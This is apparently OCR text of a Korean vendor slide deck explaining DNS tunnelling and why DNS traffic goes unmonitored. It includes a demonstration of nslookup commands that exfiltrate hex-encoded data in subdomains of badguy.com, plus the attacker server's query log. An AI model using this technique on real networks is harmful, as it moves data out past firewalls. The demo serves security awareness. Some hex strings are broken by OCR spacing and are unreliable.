Infoblox

금감원 필수 조치사항

DNS 터널링은 무엇인가?

엑스퍼넷 고귀한 프로


EXPERNET

DNS 터널링이란 무엇인가?

EXPERNET

DNS는 무엇인가?


어디에나 있는 DNS



DNS – 모든 연결의 시작점

DNS는 네트워크 서비스의 핵심

DNS는 멀웨어 활동에 악용




IoT 급격한 증가로 DNS에 대한 의존도 향상

모든 기술에서 활용되는 DNS


"오늘날 거의 모든 온라인 커뮤니케이션/활동은 DNS 조회로 시작됩니다"

전통적인 DNS의 기능



- 도메인 이름을 IP로 변경해주는 역할
- Authoritative DNS 기능
  - Domain 및 Record 정보 저장
  - 계층 구조의 분산된 Database
  - Zone Transfer를 통한 자동 Update
  - 위임 / Forwarding zone / Stub zone
- Recursive DNS 기능
  - DNS Cache
  - Recursive / Iterative 쿼리
  - Blacklist

모니터링 하지 않는 DNS 트래픽




ISO 27,001
NIST
RBI (IN), CFI (HK)

멀웨어의 95%
DNS를 악용

온라인 범죄의
근본적인 원인은
Malware C&C

Open 되어있는 DNS Protocol

방화벽에서 신뢰된 DNS





```
$ nslookup 48692e0a496620796f7520617265207265616469 6e672074686973206d65.1.badguy.com.
** server can't find 48692e0a496620796f7520617265207265616469 6e672074686973206d65.1.badguy.com: NXDOMAIN
$ nslookup 73736167652c0a796f7520686176652073756365737366756c6c792063.2.badguy.com.
** server can't find 73736167652c0a796f7520686176652073756365737366756c6c792063.2.badguy.com: NXDOMAIN
$ nslookup 6f6e7665727465640a612068657864756d7020696e746f2062696e617279.3.badguy.com.
** server can't find 6f6e7665727465640a612068657864756d7020696e746f2062696e617279.3.badguy.com: NXDOMAIN
$ nslookup 2c207573696e67207468650a27787864202d722073746f6c656e64617461.4.badguy.com.
** server can't find 2c207573696e67207468650a27787864202d722073746f6c656e64617461.4.badguy.com: NXDOMAIN
$ nslookup 2e7478742720636f6d6d616e642e0a0a546869732066696c652069732075.5.badguy.com.
** server can't find 2e7478742720636f6d6d616e642e0a0a546869732066696c652069732075.5.badguy.com: NXDOMAIN
$ nslookup 73656420746f2064656d6f6e7374726174650a686f772064617461206361.6.badguy.com.
** server can't find 73656420746f2064656d6f6e7374726174650a686f772064617461206361.6.badguy.com: NXDOMAIN
$ nslookup 6e206265207472616e73706f727465642075736965 6e670a726567756c6172.7.badguy.com.
** server can't find 6e206265207472616e73706f727465642075736965 6e670a726567756c6172.7.badguy.com: NXDOMAIN
$ nslookup 20444e532071756572696573207 46f20612073706536966696 3616c6c79.8.badguy.com.
** server can't find 20444e532071756572696573207 46f20612073706536966696 3616c6c79.8.badguy.com: NXDOMAIN
$ nslookup 0a636f6e6669677572656420444e532073657276657220746861742 06c6f.9.badguy.com.
** server can't find 0a636f6e6669677572656420444e532073657276657220746861742 06c6f.9.badguy.com: NXDOMAIN
$ nslookup 6773206 16c6c0a71756572696 5732e0a0a5468696e6b2061626f75742074.10.badguy.com.
** server can't find 6773206 16c6c0a71756572696 5732e0a0a5468696e6b2061626f75742074.10.badguy.com: NXDOMAIN
$ nslookup 6865207365637572697 4792 0696d706c69636174696f6e730a7468697320.11.badguy.com.
** server can't find 6865207365637572697 4792 0696d706c69636174696f6e730a7468697320.11.badguy.com.
$ nslookup 63616e206d65616e20746f20796f757220636f6d70616e792e0a0a496620.12.badguy.com.
** server can't find 63616e206d65616e20746f20796f757220636f6d70616e792e0a0a496620.12.badguy.com.
$ nslookup 796f752077616e7420746f206c6561726e206d6f72652c206d7920636f6e.13.badguy.com.
** server can't find 796f752077616e7420746f206c6561726e206d6f72652c206d7920636f6e.13.badguy.com.
$ nslookup 746163740a696e666f20697320696e2074686520736967 6e617475726520.14.badguy.com.
** server can't find 746163740a696e666f20697320696e2074686520736967 6e617475726520.14.badguy.com: NXDOMAIN
$ nslookup 62656c6f772e0a0a426573742052656761726 4732c0a0a546f6e79205665.15.badguy.com.
** server can't find 62656c6f772e0a0a426573742052656761726 4732c0a0a546f6e79205665.15.badguy.com: NXDOMAIN
$ nslookup 6c6164610a496e666f626c6f780a53656e696f72204368616e6e656c2053.16.badguy.com.
** server can't find 6c6164610a496e666f626c6f780a53656e696f72204368616e6e656c2053.16.badguy.com: NXDOMAIN
$ nslookup 452c2055532f576573740a746f76656c61646140696e666f626c6f782e63.17.badguy.com.
** server can't find 452c2055532f576573740a746f76656c61646140696e666f626c6f782e63.17.badguy.com: NXDOMAIN
$ nslookup 6f6d0a.18.badguy.com.
** server can't find 6f6d0a.18.badguy.com: NXDOMAIN
```

```
#tail -f query.log
48692e0a496620796f7520617265207265616469 6e672074686973206d65.1.badguy.com.
73736167652c0a796f7520686176652073756365737366756c6c792063.2.badguy.com.
6f6e7665727465640a612068657864756d7020696e746f2062696e617279.3.badguy.com.
2c207573696e67207468650a27787864202d722073746f6c656e64617461.4.badguy.com.
2e7478742720636f6d6d616e642e0a0a546869732066696c652069732075.5.badguy.com.
73656420746f2064656d6f6e7374726174650a686f772064617461206361.6.badguy.com.
6e206265207472616e73706f727465642075736965 6e670a726567756c6172.7.badguy.com.
20444e532071756572696573207 46f20612073706536966696 3616c6c79.8.badguy.com.
0a636f6e6669677572656420444e532073657276657220746861742 06c6f.9.badguy.com.
677320616c6c0a71756572696 5732e0a0a5468696e6b2061626f75742074.10.badguy.com.
6865207365637572697 4792 0696d706c69636174696f6e730a7468697320.11.badguy.com.
63616e206d65616e20746f20796f757220636f6d70616e792e0a0a496620.12.badguy.com.
796f752077616e7420746f206c6561726e206d6f72652c206d7920636f6e.13.badguy.com.
746163740a696e666f20697320696e2074686520736967 6e617475726520.14.badguy.com.
